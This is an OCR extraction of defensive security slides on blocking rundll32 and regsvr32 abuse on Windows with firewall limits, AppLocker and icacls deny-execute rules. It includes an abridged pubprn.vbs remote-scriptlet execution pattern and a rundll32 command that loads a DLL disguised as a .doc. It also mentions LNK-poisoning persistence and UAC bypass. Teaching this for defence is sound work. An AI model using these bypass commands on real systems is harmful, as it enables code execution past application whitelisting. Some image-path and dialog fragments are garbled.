
Mitigate rundll32 abuse


- Use Windows Firewall, limit # of programs that can make external networks comms eg. allow browser This blocks methods like... **pubprn.vbs localhost script:https://.....sct** , in general bad stuff hosted remotely, regardless compiled assembly or script
- In reality, we may not want to block rundll32 since it is going to impact Windows... even with AppLocker DLL control, it is officially documented that it will impact performance...

```
C:\Windows\system32\cmd.exe
C:\Users\q>icacls desktop\block /deny "Creator Owner":(OI)(CI)(X) /T
processed file: desktop\block
Successfully processed 1 files; Failed processing 0 files
C:\Users\q>
```

Files/folders owned by user will be denied from execution/traversal... recursively

Like a firewall deny all for executables for whitelisted-writable directories...





W
AllTheTh

blo

File Conversion - AllTheThings.doc

Select the encoding that makes your document readable

Text encoding:

- Vietnamese (Windows)
 - Wang Taiwan
 - Western European (DOS)**
 - Western European (IA5)
 - Western European (ISO)
 - Western European (Mac)


Preview:

OK Cancel

3. traversal attempt failed

We saw that even with AppLocker deny rule in place, we can still load DLL. Let's dropped the same files into icacls "block" folder, **simulate writable whitelisted sub-directory abuse**

1. double clicks



Mitigate rundll32 abuse with icacls

The screenshot shows a Windows desktop environment. A green arrow points from the desktop icon area to the taskbar. The taskbar displays the desktop icon (with a red border) and the IP address "192.168.181.160". Below the taskbar, the command prompt window title is "Console X cmd.exe 5368@25 X". The command prompt output shows:

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\q\Desktop> dir block\subfolder
Volume in drive C has no label.
Volume Serial Number is FCAD-9571

Directory of C:\Users\q\Desktop\block\subfolder

05/24/2017  03:38 PM    <DIR>        .
05/24/2017  03:38 PM    <DIR>        ..
05/18/2017  03:28 PM           10,240 AllTheThings.doc
                           1 File(s)      10,240 bytes
                           2 Dir(s)   26,099,290,112 bytes free

C:\Users\q\Desktop> rundll32 C:\users\q\desktop\block\subfolder\AllTheThings.doc,EntryPoint
```

A yellow arrow points from the "execution attempt failed" text at the bottom to a yellow dialog box in the foreground. The dialog box is titled "RunDLL" and contains the message: "There was a problem starting C:\users\q\desktop\block\subfolder\AllTheThings.doc" and "Access is denied." An "OK" button is visible at the bottom right of the dialog.

same for regsvr32

execution attempt failed

Earlier slide: “*It is good practice to add deny rules for whitelisted-user-writable paths, especially for scripting abuse & EXEs but for DLLs...*”

Deny rules + icacls

```
graph TD; A[Deny rules + icacls] --> B[EXEs/Scripts + DLLs]
```

EXEs/Scripts + DLLs

A diagram consisting of two main text blocks. The top block, "Deny rules + icacls", is in yellow text. Two yellow arrows point downwards from this block to the bottom block, "EXEs/Scripts + DLLs", which is in white text.

Red



Blue

- How to find **other whitelisted components** that can be abused for code-execution/persistence/UAC-bypass?

*low-hanging fruits... start with system scripts, read MSDN...

Sample effort: <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

- Possible to **block users from writing/modifying^ LNK** but allow existing ones to run? Eg. File Screening Management [https://technet.microsoft.com/en-us/library/cc732074\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc732074(v=ws.11).aspx)
- ^ **LNK ‘poisoning’ is a persistence method**
- How to **generalize detection** of system components abuse since there's no way to block every single component?

<https://www.carbonblack.com/2016/06/14/defining-effective-patterns-attack-machine-learning/>

Other Related Stuff

- Our **A**utomated **P**ayload **T**est-**C**ontroller help automate testing of hardened systems/endpoint-protection-ware against such bypass methods <https://jymcheong.github.io/aptc/>
- On-going offensive techniques curation, research & update of our **M**alware **I**nformation **S**haring **P**latform installed with **APTC**